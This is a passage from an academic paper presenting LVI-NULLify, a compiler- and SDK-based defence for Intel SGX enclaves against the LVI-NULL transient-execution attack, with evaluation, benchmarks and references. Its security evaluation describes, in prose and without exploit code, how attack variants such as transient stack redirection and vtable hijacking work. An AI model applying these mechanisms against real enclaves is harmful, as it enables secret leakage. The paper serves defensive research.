Regular branches (❹) can be mitigated with Spectre-PHT mitigations, e.g., speculative load hardening. Switch statements present a special case of branches. On processors with hardware mitigations for branch target injection, e.g., single thread indirect branch predictors (STIBP) [22], such as the Comet Lake series, switch statements are protected from cross-hyperthread manipulation through the branch target buffer. However, they are still vulnerable to LVI-NULL when the compiler generates a jump table (see Section 4.2, case 3). We can mitigate the case of single-variable conditions (conditions that only depend on one in-memory variable) by targeted insertion of `lfence` instructions. This is described in more detail in Section 5.2. It is the only variant we mitigate that can also be exploited outside of SGX, and this mitigation can also be applied alone.

5.2 Compiler Changes

We developed an open-source implementation of the compiler-part of LVI-NULLify that is based on the LLVM compiler framework [39]. It handles the insertion of fences in switch statements (cf. Section 4.2) and ensures that every load is relative to the GS segment (cf. Section 5). Our modification consists of two new passes, one module pass (*i.e.*, a transformation pass) that works on the LLVM intermediate representation (IR) and one machine function pass in the x86 backend. The mitigation for switches is purely done in the pass on the IR, while the GS-relative addressing is implemented in the backend pass. For our modification, we added 1024 lines of code to the LLVM code base (24 in 10 existing files, 1000 in 3 new files).

Switches. When compiling an application with optimizations enabled, LLVM already tries to optimize the performance of switches [35, 68]. These optimizations are implemented as a transformation pass that iterates over all functions in the translation unit. If a switch is encountered, the pass tries to



(a) unmodified (b) modified

Figure 3: Figure 3a shows the unmodified assembly instructions containing implicit loads while Figure 3b shows the instruction sequence with which they get replaced by our modified compiler.

apply these optimizations. Unfortunately, this transformation pass is only executed when the application is compiled with at least optimization level 1. Hence, we cannot use it and need to implement a new pass.

We extend LLVM with a new module pass (*-flvi-null*) that iterates over all functions in the translation unit and searches for a switch within the basic blocks that comprise the function. If such a switch is found, the mitigation is applied. If the switch already contains a '0' case, the compiler simply modifies the case such that the first instruction within the basic block is a fence instruction. Otherwise, LVI-NULL falls back to the default case of the switch. Either one can lead to exploitable behavior. To prevent this, the compiler inserts a new '0' case that contains a fence instruction and then performs an unconditional branch to the default case. This new '0' case is only ever executed if the default case is supposed to handle zero values, or if an attack takes place. This significantly reduces the performance impact.

By considering these two cases, the compiler part of LVI-NULLify can mitigate LVI-NULL targeting switches. This mitigation is not specific to SGX and does not require segmentation, hence this can also be used in non-enclave applications. While this mitigation on its own is not sufficient to fully prevent LVI-NULL, as it only mitigates a subset of variant ❹, it is a necessary building block for LVI-NULLify.

GS-Relative Addressing of Loads. As discussed in Section 5, every load, explicit or implicit, has to be relative to the GS segment. Thus, in case of an LVI-NULL attack, the control flow is re-directed to a location that is controlled by the SGX enclave. To achieve this, we add a new machine function pass in the x86 backend of LLVM.

In the machine function pass, we iterate over each instruction of a given machine function, and replace explicit loads, implicit loads from pushing to and popping from the stack, as well as calls, jumps and returns, as all of these loads are also exploitable by LVI-NULL (❶, ❷, ❸, and ❻). Hence, the transformation pass replaces each such instruction with an equivalent sequence of instructions that use GS-relative addressing where necessary. Figure 3 shows some cases that we consider for implicit loads and how our modified compiler mitigates them.

As jump and call instructions cannot use the GS segment, and the CS segment cannot be changed (see Section 2.4), we manually convert the relative call address of, e.g., an indirect call, to an absolute address by adding the image base. To protect this pointer conversion from LVI-NULL, we use a rip-relative `lea` instruction to calculate the image base instead of loading the address from memory. Hence, we ensure that all pointers inside the enclave are relative to GS regardless of their data representation.

As our pass is run as the last pass before the actual code is emitted, no additional load can appear that is not GS-relatively addressed. With these compiler modifications, and in combination with the further LVI-NULLify components, we successfully mitigate LVI-NULL, as we show in Section 6.

5.3 Relocation and SGX-SDK Changes

In addition to the compiler changes (cf. Section 5.2), we require additional changes in the relocations of the object files (cf. Section 2.5) and changes in the SGX-SDK and SGX-PSW to realize the GS-relative addressing. We discuss these changes in this section.

5.3.1 Relocation Types

The generated instructions from our compiler pass do not use the instruction pointer for relative addressing, and therefore, the compiler emits absolute relocations. Since the enclave image is signed by the author of the enclave and the signature is verified during the enclave initialization, absolute address relocations cannot be resolved before verifying the signature [12]. Additionally, enclave memory cannot be modified from outside, so each enclave contains an ELF loader to resolve any relocations during the initialization phase. A disadvantage of this is that the page flags cannot be changed after the enclave is instantiated. Therefore, pages containing absolute relocations must remain writable at runtime, even if they contain text sections. Pages that are writable *and* executable are a traditional security concern. While the enclave signer issues an error message if it finds such text absolute relocations, this error can be suppressed. Therefore, keeping the original page flags without making pages writable is a design goal of LVI-NULLify.

Since we do not need absolute address relocations when using the GS segment to specify the image base, we fully replace these absolute relocations. We build an additional tool to change the relocation types directly in the object files after compilation. LVI-NULLify does not enforce additional requirements on the build environment by reusing the existing relocation types instead of implementing a new one for GS-relative addressing.

The compiler extension emits `R_X86_64_x` absolute relocations as part of the code generation. We then iterate over the generated ELF object file and exchange these absolute relocations with the `R_X86_64_COPY` relocation type. The copy relocation type fills in the relocation destination with the symbol's offset from the image base, exactly what is needed for the GS-relative addressing. The copy relocation's addend is set to the difference between the GS-base and the real enclave base to implement the additional pages in front of the enclave (see Section 5.1.2 and Figure 2), *i.e.*, shifting the address of the relocated symbol.

5.3.2 SGX-SDK and SGX-PSW

For LVI-NULLify to work, some changes to the SGX-SDK and the SGX-PSW are required. The changes detailed here are made mostly to the enclave-loading mechanism and for automated pointer conversion between enclave and host application.

SGX-PSW. The SGX-PSW is used globally for loading all enclaves. For LVI-NULLify, the PSW has to set the GS segment in the thread-control-structure template (see Section 5.1.1). This template is used for creating threads inside the enclave, and is used for the attestation process. Hence, the same changes are also required in the SGX signer. We ensure backward compatibility with enclaves that are not protected by LVI-NULLify by indicating the use of LVI-NULLify in the enclave signature structure. Hence, the PSW only modifies the GS segment if LVI-NULLify was used for building the enclave.

SGX-SDK. Most changes in the SDK affect the ECALL and OCALL interface. With LVI-NULLify, the enclave and the host application basically operate in different virtual address spaces. Hence, the ECALL and OCALL interface have to apply pointer conversion. On enclave entry, the GS segment is automatically set by the `ENCLU` instruction. We modify the `enclave_entry` function to convert the stack pointer, the base pointer, and the pointer to the structure used to pass additional data into the enclave. Some minor changes also adapt the elf loader inside the enclave for GS-relative addressing, as some of the supported relocation types refer to the absolute enclave base.

In the SGX-SDK, the *edger8r* application is responsible for parsing the enclave interface definition file and generating the trusted and untrusted part of the enclave interface. To ensure the enclave can use pointers passed to an ECALL implementation without manual modification of the code, we modified the *edger8r* application for the code generation of the trusted enclave API. As this parser already has all the information about functions and their parameter types, it can automatically generate code for converting pointers from absolute pointer addresses to GS-relative addresses. Thus, all the default cases of passing pointers into an ECALL or OCALL are handled automatically.

The enclave definition language also allows the definition of data structures for ECALLs and OCALLs. These structures can be automatically copied into the enclave memory, but nested structures or structures containing additional data over pointers must be copied by hand from the enclave developer [20]. Hence, we also leave pointer conversion for such data types to the enclave developer.

6 Evaluation

6.1 Security Evaluation

For the security evaluation, we first perform a theoretical analysis of all variants in the context of our mitigation. Additionally, we also evaluate our own proofs of concept demonstrating LVI-NULL (see Appendix C). All experiments are run on an Intel Core i5-10210U Comet Lake that is vulnerable to LVI-NULL but not to LVI. In all of our experiments, LVI-NULLify successfully prevents all targeted variants of LVI-NULL.

Variant ❶, direct jumps. If the target of a jump instruction, such as `call` or `jmp`, is loaded from memory, it can be zeroed using LVI-NULL. As a result, transient execution continues at address 0x0, which is either outside the enclave, and therefore not executable in the context of SGX, or on the first page of the enclave, which is also not executable as ensured by the SDK. This behavior stays the same with LVI-NULLify, and is thus *not exploitable*.

Variant ❷, indirect jumps. When the first of the two loads in an indirect jump is zeroed, the jump target is read from address 0x0, plus potentially an offset used in the indirect-jump instruction. This is, e.g., the case for an entry in a vtable (cf. Section 4.2). Without LVI-NULLify, this address points to the virtual address 0x0+offset. This address can be outside of the enclave and thus under attacker control.

With LVI-NULLify, the load is performed with GS base, which ensures that the address is inside the enclave. As a number of pages (that depend on the largest such offset in the enclave) directly after GS base are non-readable, the address load stalls, and no jump occurs. Since function offsets can generally be determined at compile time, the required number of buffer pages can be reported by the compiler. An example would be finding the maximum number of entries in a vtable. This does not consider programs that use 'manually' constructed jump tables. While in rare cases, a dynamic offset could be large enough to reach beyond the allocated




Figure 4: Mean runtime overhead in sgx-nbench [58] on our i5-10210U@1.6GHz of LVI-NULLify vs. Intel's control-flow and optimized-cut mitigations as well as SESES. N=50, standard deviations vs unmitigated mean plotted, but too small to be visible.

buffer pages, e.g., when manually constructing dynamic jump tables, most cases are prevented, and the remaining rely on very specific circumstances. Hence, *we consider this variant mitigated*.

Variant ❸, transient stack. As shown by Van Bulck et al. [60], function epilogues that load the value of the stack pointer from memory and return can be exploited to transiently use the null page as the stack by zeroing the load. This attack allows for arbitrary code redirection using transient return-oriented programming. LVI-NULLify replaces the return instruction (`ret`) with a GS-relative load and jump (cf. Figure 3). As a result, mounting an LVI-NULL attack moves the transient stack to a non-readable page within the enclave. *This prevents the transient stack attack*, as long as the enclave developer does not actively try to circumvent that, e.g., by loading the stack pointer with an indirect load instruction using a very large offset.

Variant ❹, branches. For regular branches, LVI-NULL behaves very similar to Spectre-PHT and are thus *out of scope* for LVI-NULLify. Developers can mitigate them with speculative load hardening if they choose. As discussed in Section 4.1, switch constructs represent a special case of branches, as they can be implemented as a jump table. Without mitigations, execution can be redirected to case '0', which may also be the default case. LVI-NULLify places an `lfence` instruction in the affected case, thereby mitigating it. As the deciding variable may depend on more than one memory load, *we consider this variant only partially mitigated*.

Variant ❺, direct load. All data loads are still susceptible to direct '0' injection with our mitigation. Thus, an attacker can use LVI-NULL for data-only attacks, e.g., as shown for AES-NI [60]. Since exploitability highly depends on the victim algorithm, mitigation is left to the enclave developer. Cryptographic libraries need to consider different side channels in their implementation already. Variant ❺ becomes one more issue on this list. We therefore consider it *out of scope* for LVI-NULLify.

Variant ❻, indirect load. When values are loaded indirectly, *i.e.*, by loading the target address from memory, arbitrary values can be injected when the first load is zeroed. Similar to ❷, values are loaded from address 0x0 with a possible offset. With LVI-NULLify, the now GS-relative load ensures that this load is inside the enclave's address space. If the offset falls within the non-readable pages at the beginning of the enclave, arbitrary value loading is prevented. Again, offsets are dependent on the program, and most can be statically determined at compile time, which allows adjusting the number of buffer pages accordingly in the compiler. Dynamic arrays of unknown size may still produce transient loads that reach into the enclave memory itself. In these cases, non-zero data injection may still occur. Because most cases are prevented, and the remaining rely on very specific circumstances, *we consider this variant mostly mitigated.*

All told, our analysis suggests that LVI-NULLify prevents the majority of LVI-NULL variants and cases at a significantly lower performance impact than Intel's optimized-cut solution, not to mention SESES. Additionally to this reasoning, we also evaluated our claims with proof-of-concept implementations of the attack variants. Where our proofs of concept were successful without LVI-NULLify, enabling it prevents leakage in all cases.

We have no indication whether the discussed remaining vulnerabilities occur in real-world code. However, C and C++ grant developers vast freedom to implement features in non-standard ways (e.g. manual jump tables for ❷ that our compiler extension is unaware of) which we would not catch and, thus, not mitigate. Therefore, our mitigation bridges the gap between the very expensive optimized-cut mitigation and the less secure control-flow mitigation. When enclaves are not subject to one of the described caveats, our mitigation provides the same level of security as the optimized-cut mitigation at much lower performance cost.

6.2 Performance Evaluation

For the performance evaluation, we first investigate the number of emitted instructions, *i.e.*, the number of `lfence`s and GS-relative loads, of LVI-NULLify and Intel's control-flow and optimized-cut mitigations as well as SESES(cf. Section 4.5 and Appendix B). Our expection is that the number of `lfence` instructions has a direct and significant impact on the performance while GS-relative loads provide better

performance. We substantiate this by benchmarking SGX applications with all of the above mentioned mitigations.

In line with previous work [10, 15, 54, 56, 67, 72], we evaluate the performance of our mitigation based on SGX benchmarks written in C/C++, the *nbench* adaptation for SGX [15, 58] and *SGXBENCH* [48]. As our mitigation is highly specialized for the SGX environment, we can only benchmark SGX enclaves, preventing us from measuring the compiler-introduced overhead for regular benchmarks, such as the SPEC benchmarking suite.

In our setup, we build enclaves with clang 11 and optimization level *O3*. As the optimized-cut mitigation by default does not mitigate the enclave entry assembly, it was compiled with the experimental mitigation for assembly to provide a better comparison with our mitigation in SGXBENCH, which measures enclave-entry performance. We evaluate on an Intel Core i5-10210U (1.6GHz, Comet Lake) and an Intel Core i9-9900K (3.5GHz, Coffee Lake-R). While the i9-9900K is also affected by LVI, it serves as a reference for workstation performance, compared to the mobile Comet Lake. Moreover, this CPU has also been used by Phoronix [38] to benchmark the overhead of Intel's LVI mitigations. We provide these results in Appendix A. All experiments were run on isolated cores with fixed frequencies to reduce the variance of the measured values.

6.2.1 Analysis of Emitted Instructions

Table 2 shows the result for our evaluation of emitted instructions for the two benchmarks as well as three libraries that are essential components of SGX. The SESES mitigation issues the largest amount of `lfences`, *i.e.*, more than 29 700 for libsgx_tstdc.a, which is to be expected as it simply fences every memory read and write that it encounters. Intel's optimized-cut mitigation improves upon this by removing more than 23 000 `lfences`. The control-flow mitigation further reduces this number, down to 1400 `lfences`, but at the cost of reduced security as it does not mitigate all loads. None of these three mitigations issue a significant number of GS-relative loads, *i.e.*, 6 at most. Contrary to the other mitigations, LVI-NULLify issues the lowest amount of `lfence` instructions but the highest amount of GS-relative loads. This change in behavior significantly improves the performance, as our subsequent performance evaluation of the benchmarks shows.

Naturally, due to LVI-NULLify replacing certain instructions with a longer sequence of secure instructions (cf. Figure 3), we expect the binaries that LVI-NULLify generates to be larger than for the Intel mitigations. As Table 2 shows, this is indeed true: in the worst case, we see an increase of 21.5% over the unmitigated baseline.

Software	LVI-NULLify LFENCE / GS / KB	control-flow LFENCE / GS / KB	optimized cut LFENCE / GS / KB	SESES LFENCE / GS / KB
nbench	37 / 11433 / 224(+19%)	319 / 6 / 192(+2%)	3289 / 6 / 200(+7%)	13780 / 6 / 233(+24%)
sgxbench	55 / 4323 / 113(+22%)	231 / 6 / 93(+0%)	1274 / 6 / 97(+4%)	5229 / 6 / 109(+18%)
libsgx_trts.a	4 / 1483 / 109(+10%)	105 / 6 / 102(+3%)	591 / 6 / 104(+5%)	1872 / 6 / 108(+9%)
libsgx_tstdc.a	0 / 23356 / 1322(+3%)	1400 / 0 / 1367(+7%)	6188 / 0 / 1383(+8%)	29754 / 0 / 1454(+13%)
libsgx_tcxx.a	1 / 14916 / 799(+10%)	812 / 0 / 722(-1%)	3353 / 0 / 730(+0%)	17818 / 0 / 775(+6%)

Table 2: We show the number of `lfence` and GS-relative instructions the different mitigation techniques insert and the overall file size in kB (and its change to baseline) for a selection of software, including benchmarks and SGX components.

6.2.2 nbench

The relative performance overhead shown in Figure 4 clearly demonstrates that the strong LVI-NULL mitigation provided by LVI-NULLify comes in at or even below the cost of Intel's control-flow-mitigation, which only covers variants ❷ and ❸. Table 3 contains the benchmark's raw results in iterations per second. We also see that some of the tests, like `String Sort` and `Bitfield`, operate almost entirely on registers, s.t. the overheads do not represent the differences of the mitigations very well. Memory heavier benchmarks like `FP Emulation`, on the other hand, clearly demonstrate the advantage of our mitigation vs. Intel's optimized-cut mitigation. Here we achieve an overhead reduction of 1216 percentage points. As this overhead is more in line with the original results by Van Bulck et al. [60] and Phoronix [38], we consider this to better represent the difference between the mitigations. We also note some benchmarks where LVI-NULLify performs better than the unmitigated reference. We consider this an artifact of cache alignment or similar effects specific to this benchmark and not representative of our mitigation.

6.2.3 SGXBENCH

When compiling the SGXBENCH [48] suite, we found that some loads in the benchmarks are not fenced by Intel's optimized-cut mitigation. For benchmarks that copy memory, this makes the comparison to our mitigation rather uninteresting, as tests show very similar performance. The results for a selection of benchmarks are listed in Appendix A. Two of the benchmarks still provide a useful comparison, *einit/edestroy* and *empty ocall*. They show that at $\approx 0.17\%$ and $\approx 3.3\%$ lower performance, respectively, our mitigation does not introduce any significant slowdown for this basic enclave functionality.

7 Discussion and Limitations

Hardware and Microcode Changes. Ultimately, LVI and LVI-NULL have to be mitigated in silicon, as we can already see from CPUs that are not affected by any LVI variant. However, as it is infeasible to replace all affected CPUs, an intermediate solution compatible with affected CPUs is necessary. Van Bulck et al. [60] suggested the possibility of a

Test/Mitigation	none (σ)	LVI-NULLify (σ)	control-flow (σ)	optimized cut (σ)	SESES (σ)
NUMERIC SORT	723.69 (0.181)	718.67 (0.093)	722.15 (0.061)	317.23 (0.018)	100.73 (0.008)
STRING SORT	70.46 (0.003)	70.01 (0.005)	69.43 (0.003)	67.11 (0.002)	2.51 (0.000)
BITFIELD	316 550 164 (165 589)	313 635 987 (102 467)	317 587 729 (228 815)	316 548 172 (411 084)	46 990 509 (1326)
FP EMULATION	30.17 (0.002)	28.77 (0.009)	23.12 (0.002)	2.28 (0.000)	2.29 (0.000)
FOURIER	23 851.98 (7.853)	21 896.10 (12.773)	13 180.42 (3.819)	10 228.70 (2.137)	3499.27 (0.086)
ASSIGNMENT	41.72 (0.013)	40.39 (0.004)	40.36 (0.003)	5.32 (0.000)	2.78 (0.000)
IDEA	7257.17 (0.529)	7088.14 (0.759)	6419.30 (20.861)	2254.47 (0.311)	704.18 (0.060)
HUFFMAN	2335.15 (0.314)	2131.65 (1.249)	2329.53 (0.474)	578.78 (0.061)	288.48 (0.012)
NEURAL NET	66.20 (0.027)	63.98 (0.056)	42.01 (0.024)	38.37 (0.004)	4.26 (0.000)
LU DECOMP	1467.54 (0.780)	1406.82 (0.351)	955.22 (0.434)	631.33 (0.129)	92.75 (0.003)

Table 3: Average performance in sgx-nbench [58] on i5-10210U@1.6GHz of our GS mitigation vs. Intel's control-flow and optimized-cut mitigations as well as SESES. Clang 11 was used for all tests. Iterations/s, higher is better. N=50

microcode update that simply marks the null page uncachable. However, we identified several problems with this approach.

First, transient loads from an uncachable page can pick up values from the line-fill buffer [41, 52]. With hyperthreading enabled, clearing the line-fill buffer on enclave entry and exit is then also not sufficient.

Second, we experimentally verified that the operating system can change the memory type of enclave pages. Hence, a malicious operating system could change the memory type of the null page to cachable. Only if there is a method to lock entries in the TLB, SGX could ensure that the TLB entry for the null page stays in the TLB, preventing the operating system from changing the memory type.

Hence, we conclude that microcode mitigations are not as simple as assumed. The fact that there is no microcode update for any CPU to prevent LVI-NULL also indicates that microcode mitigations might not be possible.

Limitations. While LVI-NULLify conceptually prevents most variants of LVI-NULL, our technical implementation is currently limited by a few factors. Some of these limitations can be solved using additional engineering effort, while others can be solved directly by the enclave developer.

Most limitations are due to our proof-of-concept compiler transformation pass. The transformation pass currently uses a machine function pass to apply LVI-NULLify. However, as assembly is not handled by this machine function pass, we currently cannot directly patch inline assembly or assembly files automatically.

The remaining limitations are due to the pointer conversion between enclave and host application. While all the cases where the enclave developer adheres to best practice and the strict interface definitions are supported, there are corner cases that cannot be supported in an automated way, e.g., if the pointer is hidden behind an unknown type and reinterpreted by the developer.

8 Conclusion

In this paper, we presented a novel, lightweight defense against LVI-NULL in SGX. Based on a systematic analysis of LVI-NULL variants, we identified the attack requirements and discovered that previous mitigations targeting LVI-NULL are not effective. Our mitigation, LVI-NULLify, addresses this problem by repurposing segmentation to offset every load during enclave execution. LVI-NULLify consists of a modified SGX-SDK and a compiler extension that we open source. We evaluated LVI-NULLify on LVI-fixed CPUs and observed a performance overhead below 10% for the worst case, which is substantially lower than previous defenses. We conclude that LVI-NULLify is a practical solution to protect SGX enclaves on processors that remain susceptible to LVI-NULL.

Acknowledgments

We want to thank the anonymous reviewers and especially our shepherd, Fangfei Liu, for their comments and suggestions. We also want to thank Aikata Aikata for her support with hardware procurement. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (Grant agreement No. 681402). Additional funding was provided by generous gifts from Intel, Amazon and ARM. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Daniel Pierre Bovet. Special sections in Linux binaries, January 2013. URL: https://lwn.net/Articles/531148/.

[2] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *WOOT*, 2017.

[3] Zola Bridges. LLVM SESES pass for LVI, 2020. URL: https://reviews.llvm.org/D75939.

[4] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS*, 2019.

[5] Claudio Canella, Khaled N. Khasawneh, and Daniel Gruss. The Evolution of Transient-Execution Attacks. In *GLSVLSI*, 2020.

[6] Claudio Canella, Sai Manoj Pudukotai Dinakarrao, Daniel Gruss, and Khaled N. Khasawneh. Evolution of Defenses against Transient-Execution Attacks. In *GLSVLSI*, 2020.

[7] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In *AsiaCCS*, 2020.

[8] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium*, 2019. Extended classification tree and PoCs at https://transient.fail/.

[9] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In *EuroS&P*, 2019.

[10] Guoxing Chen, Wenhao Wang, Tianyu Chen, Sanchuan Chen, Yinqian Zhang, XiaoFeng Wang, Ten-Hwang Lai, and Dongdai Lin. Racing in hyperspace: closing hyperthreading side channels on sgx with contrived data races. In *S&P*, 2018.

[11] Adam Chester. Exploiting Windows 10 Kernel Drivers - NULL Pointer Dereference, 2018.

[12] Victor Costan and Srinivas Devadas. Intel SGX Explained. *Cryptology ePrint Archive, Report 2016/086*, 2016.

[13] David Drysdale. How programs get run: ELF binaries, 2015. URL: https://lwn.net/Articles/631631/.

[14] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *ASPLOS*, 2018.

[15] Yangchun Fu, Erick Bauman, Raul Quinonez, and Zhiqiang Lin. Sgx-lapd: Thwarting controlled side channel attacks via enclave verifiable page faults. In *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2017.

[16] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In *S&P*, 2018.

[17] Jago Gyselinck, Jo Van Bulck, Frank Piessens, and Raoul Strackx. Off-limits: Abusing legacy x86 memory segmentation to spy on enclaved execution. In *ESSoS*, 2018.

[18] Jann Horn. speculative execution, variant 4: speculative store bypass, 2018.

[19] Tianlin Huo, Xiaoni Meng, Wenhao Wang, Chunliang Hao, Pei Zhao, Jian Zhai, and Mingshu Li. Bluethunder: A 2-level Directional Predictor Based Side-Channel Attack against SGX. In *CHES*, 2020.

[20] Intel. Intel Software Guard Extensions SDK for Linux OS Developer Reference, May 2016. Rev 1.5.

[21] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture, 2016.

[22] Intel. Branch Target Injection / CVE-2017-5715 / INTEL-SA-00088, 2018. URL: https://software.intel.com/security-software-guidance/advisory-guidance/branch-target-injection.

[23] Intel. Deep Dive: Intel Analysis of L1 Terminal Fault, 2018.

[24] Intel. Speculative Execution Side Channel Mitigations, 2018. Revision 3.0.

[25] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling, 2019.

[26] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual Volume 2 (2A, 2B & 2C): Instruction Set Reference, A-Z, 2019.

[27] Intel. Affected Processors: Transient Execution Attacks, 2020. URL: https://software.intel.com/security-software-guidance/processors-affected-transient-execution-attack-mitigation-product-cpu-model.

[28] Intel. An Optimized Mitigation Approach for Load Value Injection, 2020. URL: https://software.intel.com/security-software-guidance/best-practices/optimized-mitigation-approach-load-value-injection.

[29] Intel. Load Value Injection, 2020. URL: https://software.intel.com/content/www/us/en/develop/articles/software-security-

guidance/technical-documentation/load-value-injection.html.

[30] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In *SysTEX*, 2017.

[31] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0LTpwn: Attacking x86 Processor Integrity from Software. In *USENIX Security Symposium*, 2020.

[32] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors. In *ISCA*, 2014.

[33] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. *arXiv:1807.03757*, 2018.

[34] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[35] Anton Korobeynikov. Improving switch lowering for the llvm compiler system. In *SYRCoSE*, May 2007.

[36] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *WOOT*, 2018.

[37] Michael Larabel. Google Engineer Shows "SESES" For Mitigating LVI + Side-Channel Attacks, 2020. URL: https://www.phoronix.com/scan.php?page=news_item&px=LLVM-SESES-Mitigating-LVI-More.

[38] Michael Larabel. The Brutal Performance Impact From Mitigating The LVI Vulnerability, 2020. URL: https://www.phoronix.com/scan.php?page=article&item=lvi-attack-perf.

[39] Chris Lattner and Vikram S. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *IEEE / ACM International Symposium on Code Generation and Optimization – CGO*, 2004.

[40] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security Symposium*, 2017.

[41] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[42] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In *CCS*, 2018.

[43] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX amplifies the power of cache attacks. In *CHES*, 2017.

[44] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis. In *USENIX Security Symposium*, 2020.

[45] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In *S&P*, 2020.

[46] Nergal. The advanced return-into-lib(c) explits: PaX case study, 2001.

[47] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. VoltJockey: Breaking SGX by Software-Controlled Voltage-Induced Hardware Faults. In *Asian-HOST*, 2019.

[48] Raul Quinonez. SGXBENCH framework for benchmarking SGX enclaves, 2018. URL: https://github.com/sgxbench/sgxbench.

[49] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In *AsiaCCS*, 2018.

[50] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[51] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In *NDSS*, 2020.

[52] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS*, 2019.

[53] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In *ESORICS*, 2019.

[54] Jaebaek Seo, Byoungyoung Lee, Seong Min Kim, Ming-Wei Shih, Insik Shin, Dongsu Han, and Taesoo Kim. Sgx-shield: Enabling address space layout randomization for sgx programs. In *NDSS*, 2017.

[55] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *CCS*, 2007.

